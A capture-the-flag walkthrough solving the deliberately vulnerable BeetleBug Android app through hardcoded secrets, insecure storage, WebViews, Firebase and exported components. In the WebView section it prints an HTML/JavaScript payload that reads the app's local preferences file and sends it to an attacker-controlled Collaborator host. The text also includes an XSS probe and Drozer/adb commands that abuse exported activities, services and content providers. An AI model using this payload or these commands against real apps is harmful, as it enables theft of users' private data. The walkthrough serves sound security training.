BeetleBug CTF walkthrough

Hello, friends! we will start solving a CTF challenge ([BeetleBug Android CTF](#)).

> ***ENG. Khaled Alshammri***

Firstly, the challenge will be divided into 8 main categories, just like in the application.

They are:

1 - Hardcoded Secret

2 - Data Storage

3 - WebViews

4 - Databases

5 - Android Components

6 - Sensitive Info Disclosure

7 - Biometric Authentication

8 - Binary Patching

Tools required :

- Apktool
- JADX-GUI
- Zip
- Drozer
- ADB
- Your patience :(


Let's begin the solution!

---

1 - Hardcoded Secret

Part 1 (1/2) : Hardcoding sensitive data


To start, we will need to perform reverse engineering on the application by using apktool and change extension of apk file to zip . Then, we can use JADX-GUI to browse the code and perform code review.




now we have 2 files execute apktool d beetlebug.apk you should have new folder extract the content of zip file inside the new folder and click on copy with out replace

Open the JADX-GUI and open the folder that we have perversely

now we need perform static analysis




Yes, you noticed "V98bFQrpGkDJ" ? . We will check it to find the actual value in the resource path. `res/values/strings.xml`




What you see in the image is a PIN code.

We need to try entering the PIN and see if it works. If successful, we can proceed and capture the first flag.



Part (2/2) : hardcoding secrets

perform static analysis and you should be see this :)



Easy peasy lemon squeezy

2 - Data Storage

Part (1/3) : Shared preferences


enter random credentials and then proceed to ADB Shell

to read the flag from `data/data/app.beetlebug/shared_prefs`

target file is `shared_pref_flag.xml`

Part (2/3) : External Storage


perform static analysis and you should be see this :)



the file saved in `user.txt` file inside `Documents` folder


we can take the flag directly from code or we can read it from `/storage/emulated/0/Documents/user.txt`

make sure your allow Storage permission from `Settings > Apps > Beetlebug`




Part (3/3): SQLite Storage

perform static analysis and you should be see this :)



the `R.string.sqlite_string` have the flag



3 - WebViews

Part (1 / 2) : Load Arbitrary URL

perform static analysis and you should be see this :)

now lets create a malicious code

```
<script>
    var url =
'file:///data/data/app.beetlebug/shared_prefs/preferences.xml'; //local file
function load(url) {
        var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
```


```
            if (xhr.readyState === 4) {
            fetch('https://<BURP SUIT Collab>.oastify.com/?exfiltrated=' +
btoa(xhr.responseText));
            }
        }
xhr.open('GET', url, true);
        xhr.send('');
    }
load(url)
</script>
```

this code inside file name for example (exploit.html) then copy this html file inside your Android phone

Note : Don't forget to change this part to <BURP SUIT Collab>.

then execute : `adb shell am start -n app.beetlebug/.ctf.VulnerableWebView --es "reg_url" "file:///sdcard/Download/exp.html"`

After executing the command, let's check Burp Suite Prof Collaborator to see if any data exfiltration has occurred



We have successfully exfiltrated some data. Now, let's try to decode the base64 encoding.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="11_firebase">MHgzMzY1QTEw</string>
    <string name="7_content">MHg3MzM0MjFN</string>
    <string name="14_clip">MHgxMTMyYzQh</string>
    <string name="15_fingerprint">MHg0M0oxMjMm</string>
    <string name="16_patch">MHgzM2U5JGU=</string>
    <string name="10_sqli">MHg5MTMzNFox</string>
    <string name="12_url">MHgzM2YzMzQx</string>
    <string name="6_activity">MHgzMzRmMjlx</string>
    <string name="3_pref">MHgxNDQyYzA0</string>
    <string name="4_ext_store">MHgzOTgyYyU0</string>
    <string name="13_xss">MHg2Nnl5MjE0</string>
    <string name="9_log">MHg1NTU0MWQz</string>
    <string name="5_sqlite">MHgxMTcyYzA0</string>
    <string name="8_service">MHgyMjlxMDNB</string>
</map>
```


decode the base64 again :)

Part (1 / 2) : JavaScript code injection

`<script>alert(1)</script>` Simply execute the payload with the given inputs, and you will find the flag

4 - Databases

Part (1 / 2) : SQLi



Part (2 / 2) : Firebase


perform static analysis and you should be see something :)

in res `/values/string.xml` we can find the firebase URL

```
<string name="fingerprint_error_user_canceled">Fingerprint operation canceled by user.</string>
<string name="fingerprint_not_recognized">Not recognized</string>
<string name="firebase_database_url">https://beetlebug-374fc-default-rtdb.firebaseio.com</string>
<string name="generic_error_no_device_credential">No PIN, pattern, or password set.</string>
<string name="generic_error_no_keyguard">This device does not support PIN, pattern, or password.</string
```

open the URL with `/.json`

`https://beetlebug-374fc-default-rtdb.firebaseio.com/.json`




5 - Android Components

Part (1 / 3) : Unprotected Activity

perform static analysis and you should be see this :)

in the `AndroidManifest.xml` file we found interesting line




and by using Drozer tool and execute `run app.activity.info -a app.beetlebug`

we can find the

```
Package: app.beetlebug
  app.beetlebug.ctf.b33tleAdministrator
```

now we have name of package and vulnerable activity lets play :)

```
run app.activity.start --component <Name of Package> <Activiy>
# the result
run app.activity.start --component app.beetlebug
app.beetlebug.ctf.b33tleAdministrator
```



done :)

Part (2 / 3) : Vulnerable Service

by using Drozer to scan the Application from attack surface

by using the command

`run app.package.attacksurface app.beetlebug`

result : `1 services exported`

now we know there are vulnerable service lets dig deep :)

command


`run app.service.info -a app.beetlebug`

```
Package: app.beetlebug
app.beetlebug.handlers.VulnerableService
Permission: null
```

know we know the name of package and the vulnerable service
`app.beetlebug.handlers.VulnerableService`


lets write exploit Drozer command :

`run app.service.start --component app.beetlebug app.beetlebug.handlers.VulnerableService`




Part (3 / 3) : Vulnerable Content Provider

lets run a few command in adb shell such as logcat | grep 'beet' to monitoring the log then open the challenge we can see the target :)




always perform static analysis and you should be see something :)



now everything is clear we can write the command exploit this vulnerability :$

run `adb shell` then execute `content query --uri content://app.beetlebug.provider/users`

